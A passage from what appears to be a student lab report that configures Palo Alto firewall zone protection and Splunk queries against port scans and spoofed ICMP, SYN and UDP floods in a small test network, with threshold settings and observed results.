

Figure 75: Firewall Port Scanning zone protection rule



Figure 76: Wireshark capture of no TCP responses from active ports in Windows during XP Port Scanning after FW Host Sweep zone protection rule

- Triggering threshold (number of events): 40

Then we attached this zone protection rule to LAN zone.

We can see the effect of the rule in Fig. 76: indeed, differently from Figures 39-40, after receiving 40 (threshold) TCP packets in a maximum of 10 sec (interval), all the successive TCP SYN packets after the 40-th packet (also its reply included) are dropped from the firewall. The output of the script gives no open ports because the active ports 137 and 139 are over the 40-th in order queried port (starting from port 70), the last one not still blocked by the firewall, also in the Wireshark capture no TCP response packets are found. Indeed, replies from ports 137 and 139 are not present in the traffic captured by Kali attacker interface.

1.2.4 Denial of Service (DoS) attacks

We created in "$Network \rightarrow NetworkProfiles \rightarrow ZoneProtection \rightarrow FloodProtection$" some protection rules to counter flood attacks tuning relative parameter, and then we attached them to the zone to protect.

1.2.5 ICMP flood spoofed

We configured the SPL search query in SPLUNK shown in Fig. 77 to detect the ICMP flood attack. More precisely we count in an interval of 10 seconds the numbers of ICMP echo request for each combination over time and destination IP address, so we removed the source IP address info because it changes randomly in each packet. We kept only the combinations where the number of Echo requests is larger than 100. In this way we are able to identify the victims receiving a huge amount of ICMP echo request. In our case the victim Windows XP `192.168.173.90` of ICMP flood spoofed attack is correctly detected.

We configured a unique ICMP flood zone protection rule (see Fig. 78) inside the Flood Protection zone profile with the following features:

- Alarm Rate threshold (connections/sec): 20
- Activate threshold for progressive drop (connections/sec): 50
- Maximum threshold for complete drop (connections/sec): 100

We choose small thresholds because our network is quite small and consequently the flow of packets is limited. The values chosen in our example are set in order to demonstrate that the PA FW rule works.



Figure 77: SPLUNK search query for ICMP flood spoofed and detection of victims



Figure 78: Firewall ICMP flood zone protection rule



Figure 79: Result of no CPU usage of Windows XP during ICMP flood after ICMP flood FW zone protection rule



Figure 80: Wireshark capture of no ICMP echo replies from Windows XP in ICMP flood spoofed after ICMP flood FW zone protection rule

We also want to state that this kind of values have to be precisely tuned according to the network traffic. Then we attached this zone protection rule to LAN zone.

We can see the effect of the rule in Figures 79-80: indeed, differently from Figures 45-48, after receiving 50 (threshold) ICMP echo requests in a maximum of 1 sec (interval), all the following ICMP requests are progressively dropped from the firewall, until 100 request per unit time at which all request are dropped. The attacker in our case spawned packets every 0.000001 s. The Windows XP CPU usage is null during ICMP flood thanks to the firewall, also in the Wireshark captures no ICMP echo replies packets from Windows XP are found.

1.2.6 SYN flood spoofed

We configured the SPL search query in SPLUNK shown in Fig. 81 to detect the SYN flood attack. More precisely we count in an interval of 10 seconds the numbers of TCP SYN requests for each combination over time, destination IP address and destination port. We kept only the combinations where the number of TCP SYN requests is larger than 100. In this way we are able to identify the (destination IPs) victims receiving a huge amount of TCP SYN request. In our case the victim Windows XP `192.168.173.90` of SYN flood spoofed attack is correctly detected.

We configured a unique SYN flood zone protection rule (see Fig. 82) inside the Flood Protection zone profile with the following features:

- Action: Random Early Drop, which causes the packets to be randomly dropped in order to mitigate a flood attack. The drop action begins after the "Activate" threshold is exceeded
- Alarm Rate threshold (connections/sec): 10
- Activate threshold for Random Early Drop action (connections/sec): 20
- Maximum threshold for complete drop (connections/sec): 30

The values chosen in our example are set in order to demonstrate that the PA FW rule works. We also want to state that this kind of values have to be precisely tuned according to the network traffic. In our demonstration this is a bit tedious since we are simulating a very simple network with very low traffic so the parameters value is low also due to this constraint. Then we attached this zone protection rule to LAN zone.

We can see the effect of the rule in Figures 83-84: indeed, differently from Figures 51-54, after receiving 20 (threshold) TCP SYN packets in a maximum of 1 sec (interval), all the connection requests are progressively dropped from the firewall, until 50 connections are reached, after which all is dropped.



Figure 81: SPLUNK search query for SYN flood spoofed and detection of victims



Figure 82: Firewall SYN flood zone protection rule



Figure 83: Result of no CPU usage of Windows XP during SYN flood after SYN flood FW zone protection rule



Figure 84: Wireshark capture of no SYN-ACK packets from Windows XP in SYN flood spoofed after SYN flood FW zone protection rule

The attacker in our case spawned packets every 0.000005 s. The Windows XP CPU usage is null during SYN flood thanks to the firewall, also in the Wireshark captures no TCP SYN-ACK packets from Windows XP port 139 are found. More precisely, as shown in Fig. 54, the attack starts as usual by sending various TCP SYN packets with random source ip and source port to our victim. After the maximum threshold is exceed all SYN packets are dropped by the firewall. This behaviour is evaluated after packet number 93 in this case. After 93-rd packet, all SYN packets that will reach the Zones to which the Palo Alto rule is applied will be dropped.

1.2.7 UDP flood spoofed

We configured the SPL search query in SPLUNK shown in Fig. 85 to detect the UDP flood attack. More precisely we count in an interval of 10 seconds the numbers of UDP packets for each combination over time and destination IP address. We kept only the combinations where the number of UDP packets is larger than 100. In this way we are able to identify the (destination IPs) victims receiving a huge amount of UDP request. In our case the victim Windows XP `192.168.173.90` of UDP flood spoofed attack is correctly detected.

We configured a unique UDP flood zone protection rule (see Fig. 86) inside the Flood Protection zone profile with the following features:

- Alarm Rate threshold (connections/sec): 100
- Activate threshold for Random Early Drop action (connections/sec): 150
- Maximum threshold for complete drop (connections/sec): 200

The values chosen in our example are set in order to demonstrate that the PA FW rule works. We also want to state that this kind of values have to be precisely tuned according to the network traffic. In our demonstration this is a bit tedious since we are simulating a very simple network with very low traffic so the parameters value is low also due to this 